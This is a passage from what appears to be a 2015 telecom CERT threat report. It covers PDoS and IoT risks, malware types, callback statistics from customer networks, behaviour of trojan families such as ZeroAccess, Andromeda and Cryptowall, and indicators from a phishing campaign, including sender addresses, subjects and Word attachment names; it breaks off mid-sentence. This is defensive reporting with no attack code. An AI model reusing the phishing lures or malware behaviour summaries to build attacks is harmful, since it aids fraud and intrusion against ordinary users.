
PDoS, also known as phlashing is an attack that damages a system so badly that replacement or reinstallation of hardware is required. By exploiting security flaws or misconfigurations, PDoS can destroy the firmware and/or basic functions of the system. In the case of firmware attacks, the attacker may use vulnerabilities to replace a device's basic firmware with a modified, corrupt or defective firmware image – a process that, when done legitimately, is known as flashing.

#4: Internet of Zombies

Security on Internet of Things (IoT) devices is abysmal –and such data will be breached at a higher rate than any other technical regime. Technical adoption is the paramount concern, and security is clearly an afterthought. These devices represent a cottage industry for privacy violators and 2016 will highlight the risks to this rich data source—transforming the Internet of Things into a dangerous Internet of Zombies.



Werner Thalmeier
Director Security Solutions EMEA & CALA at Radware



Currently, DDoS attacks are advanced and long-lasting campaigns.

The recurring theme in 2015 was cyber security, ever more often presented in mainstream media.

7. Malware is a tool in criminal's hands

The recurring theme in 2015 was cyber security, ever more often present in the mainstream media. The sense of security of ordinary users was first shaken by the attack on Sony Pictures Entertainment, which commenced in December 2014. In many locations, the company had to disconnect entire networks, while internal e-mails of Sony employees and their sensitive data (including social security numbers, home addresses and salaries) leaked out to the Internet. In the following months, the security issues appeared in the media mainly after successful ISIS attacks on the US Centcom Twitter account or the French TV5 infrastructure.

There were also significant events in Poland. The mid-year mailing campaign when senders of false invoices impersonated banks, telecoms, web stores or postal operators, led to more attention being paid to securing operations on the Internet. It also led Orange Polska to expand the range of detected network threats and to implement the CyberShield, thus reducing customer network vulnerability to attacks.

What damage can be caused by malicious software (so-called malware)?

- Stealing confidential data, including logins, passwords, account and card numbers or personal data.
- Destroying our data or gaining access to said data.
- Taking control of the computer in order to use it in cyber criminal activities or in DDoS attacks.
- Redirecting network traffic to fake websites, resulting in payments being made to a fake bank account.
- Disseminating to other systems and devices.

No malware can effect all those functions at the same time, so it can be divided into the following types:

- backdoor – provides access to the infected system,
- exploit – uses vulnerabilities in the system software to gain control over a process,
- keylogger – logs information introduced with the keyboard/mouse,
- rootkit – masks malicious software in order to bypass system security components,
- Trojan – spreads other malicious programs and features in the victim's system,
- worm – infects as many machines as possible, spreading between them,
- virus – replicates in the user's operating system and infects, depending on its type, disk sectors, data files and executables.
- ransomware – encrypts user data stored on the infected devices, and you must pay to regain access.

CERT Orange Polska obtains information about new threats from security devices located in various points of the customer network. The samples of malicious software are analyzed in detail in the context of activities performed on the infected device and prevention methods.

7.1. Malware for fixed platforms

The analysis of malware activity in 2015 in the Orange Polska network was performed on a group of 25,000 users of ADSL (mostly private Neostroda users – Chart 13) and Internet DSL (mostly small and medium enterprises – Chart 14).

Since the beginning of the year, especially in case of Neostroda users, a rapid increase of Infection Match events was observed (infections in real time due to downloading malware or launching malicious code embedded on the visited website). Since the deployment of the CyberShield in May, their number decreased visibly, giving way to Malware Callback events (network connection attempts effected by malware installed on the user's device). The malware is trying to contact a Command & Control server in order to download control instructions, transfer stolen data or install additional software. However, it is not the only criterion to characterize such events. In order to hinder identification, the malware which establishes callback connections may also generate numerous harmless requests to the Internet, route communication to Command & Control (C&C) indirectly via substituted servers from DDNS domains or via addresses of other infected devices in a given sub-net.

The last event type is Domain Match, or queries about the domain name used to locate Command & Control (C&C). In the listing they do not exceed several percentage points on the average, as the communication of malware with a dynamic string of random characters of the domain name, to which the C&C server is assigned, has been included in the Malware Callback event structure.

In case of events from the IDSL network, the differences are less noticeable. The observed increase in the number of Infection Match events as compared to Malware Callback results both from more phishing campaigns and the low effectiveness of applications which secure the end customer devices.

The activity of the TOP5 malware in the ADSL network was presented in Chart 15, and in the IDSL network in Chart 16. Only the number of unique connections identified as callback were taken into consideration.

The highest activity in the individual customer network is due to the Local.Callback event group, i.e. call back connections not related to classified malware, detected in the monitoring period. TOP 5 composition accentuates the growing number of attacks on individual users, oriented at data theft which aims at financial gain.

In comparison to the previous year, changes in attack distribution on the Internet DSL network took place. The predominant role, especially in the initial periods of the month, was assumed by the ZeroAccess callback, which, using rootkit techniques, can be undetectable for most anti-virus programs.




Chart 13. Types of events related to malware in the ADSL network




Chart 14. Types of events related to malware in the IDSL network

Charts 17 and 18, contrary to the previous two charts, present the TOP 5 of all infection sources detected in the DSL customer networks (Chart 17 for the ADSL network, while Chart 18 for the IDSL network). They include not only call-back events, but also groups of infections in real time, which include downloading of dangerous software or launching malicious code during a connection with the infected website.

Apart from Local.Callback and Trojan.Expiro events, Neostroda customers have to face malware which causes infections in real time, i.e. Malware.Binary, Malicious.URL and the predominant Exploit.Kit, which uses vulnerabilities in Windows and Unix/Linux applications.

Descriptions of the presented malware detected in the analyzed sample:

- Local.Callback – calls to the command center which lacks features characteristic for this malware family.
- Trojan.Expiro – Trojan group which is characterized by polymorphic source code structure while maintaining a similar functionality. Their malicious action includes the injection of malicious code to visited websites, registration and theft of credentials used in the browser. Rather than adding a key to the registry, Expiro infects at least one executable file which already has an assigned key.




Chart 15. Malware as a function of the number of callback alarms for the ADSL network




Chart 16. Malware as a function of the number of callback alarms for the IDSL network

- **Trojan.Sisron** – Trojan, usually downloaded by other malware or unaware users who visit infected websites. After the infection, it disables the functions of the Task Manager, Registry Editor and the File Explorer. Some of its variants can record every keystroke, linking it to the visited website which facilitates the theft of sensitive data.
- **Trojan.Sality** – infects executable files on local, network and external drives, establishes P2P connections to the botnet in order to obtain URL, which leads to other infected files.

- **Trojan.Banker** – Trojan family (Zeus), which steals data related to banking (logins, passwords, card numbers). Such a Trojan can download configuration files and updates from the control center.
- **Trojan.ZeroAccess** – using a backdoor in the operating system it imposes communication of the infected station to the external control center, setting up TCP connections on the specific ports (including port 80 in order to download other malware instances).
- **Trojan.Andromeda** – the most popular backdoor among customers of the Orange Polska network. Also used in mailing campaigns. After launching on the infected station, it downloads other malware without user's knowledge.




Chart 17. Types of infections in real time in the ADSL network




Chart 18. Types of infections in real time in the IDSL network

- **Exploit.Kit** – malware package which tries to infect victim's computer using various vulnerabilities, which increases the infection probability. The popular group of exploits includes attacks which use errors in the network router firmware.
- **Malware.Binary** – infections of the user's computer based on downloaded and launched executable files EXE (also embedded in documents such as .doc, PDF or PPT or concealed under a non-standard extension in order to avoid anti-virus protections).
- **Malicious.URL** – infections caused by malicious content released while connecting to an infected website using an Internet browser.
- **Ransomware.Cryptowall** – malware which after launching on the device, encrypts all files of a specific extension with a 2048-bit RSA key. Once data is

encrypted, it displays a message about the payment method and amount required to obtain decryption keys. Usually disseminated during mailing campaigns or in exploit packs.

In case of individual customers (ADSL), a significant decrease can be observed in the percentage of users linked to malicious content both with regard to last year and the general trend (Chart 19). This is undoubtedly the influence of the CyberShield introduced in May.

A visible progress was also noted among customers of Internet DSL (Chart 20), but here the reason could be the increase in the number of monitored customers of that service, which visibly influenced the chart shape.




Chart 19. ADSL users connected and unconnected with the malicious content




Chart 20. IDSL users connected and unconnected with the malicious content

7.1.1. Phishing campaigns in the Orange Polska network in 2015

Papras.EB

At the beginning of July 2015, a new version of the known and mutating Papras.EB virus was detected in the Orange Polska network. This malware belongs to the so-called RAT (Remote Access Trojan) family. CERT Orange Polska received two separate samples of the same malicious attachment.

Od: Ana Skalka <AnaSkalkahlwe@studiometria.it>

Data: 18 czerwca 2015 14:42:41 CEST

Do: adres_ofiary@gmail.com

Temat: Need your attention : Your request has been successfully submitted.Takeover/Cloud 9

Od: "Willard Pienkowski" <WillardPienkowski@wheat-craftconsulting.com>

Data: 18 czerwca 2015 14:10:16 CEST

Do: adres_ofiary@gmail.com

Temat: Your attention is requested : Your request has been successfully submitted.REVOLYMER PLC

Both messages contained Microsoft Word files of the following names:

12_4325.doc

437_60900.doc

506861.doc

The Word files might not be recognized by the anti-virus software (Table 2 presents the name of the Trojan recognized by engines of various anti-virus programs), as their goal was to prepare the ground for the actual malware. Each file contained hidden macros which launched the so-called droppers. It was their task to

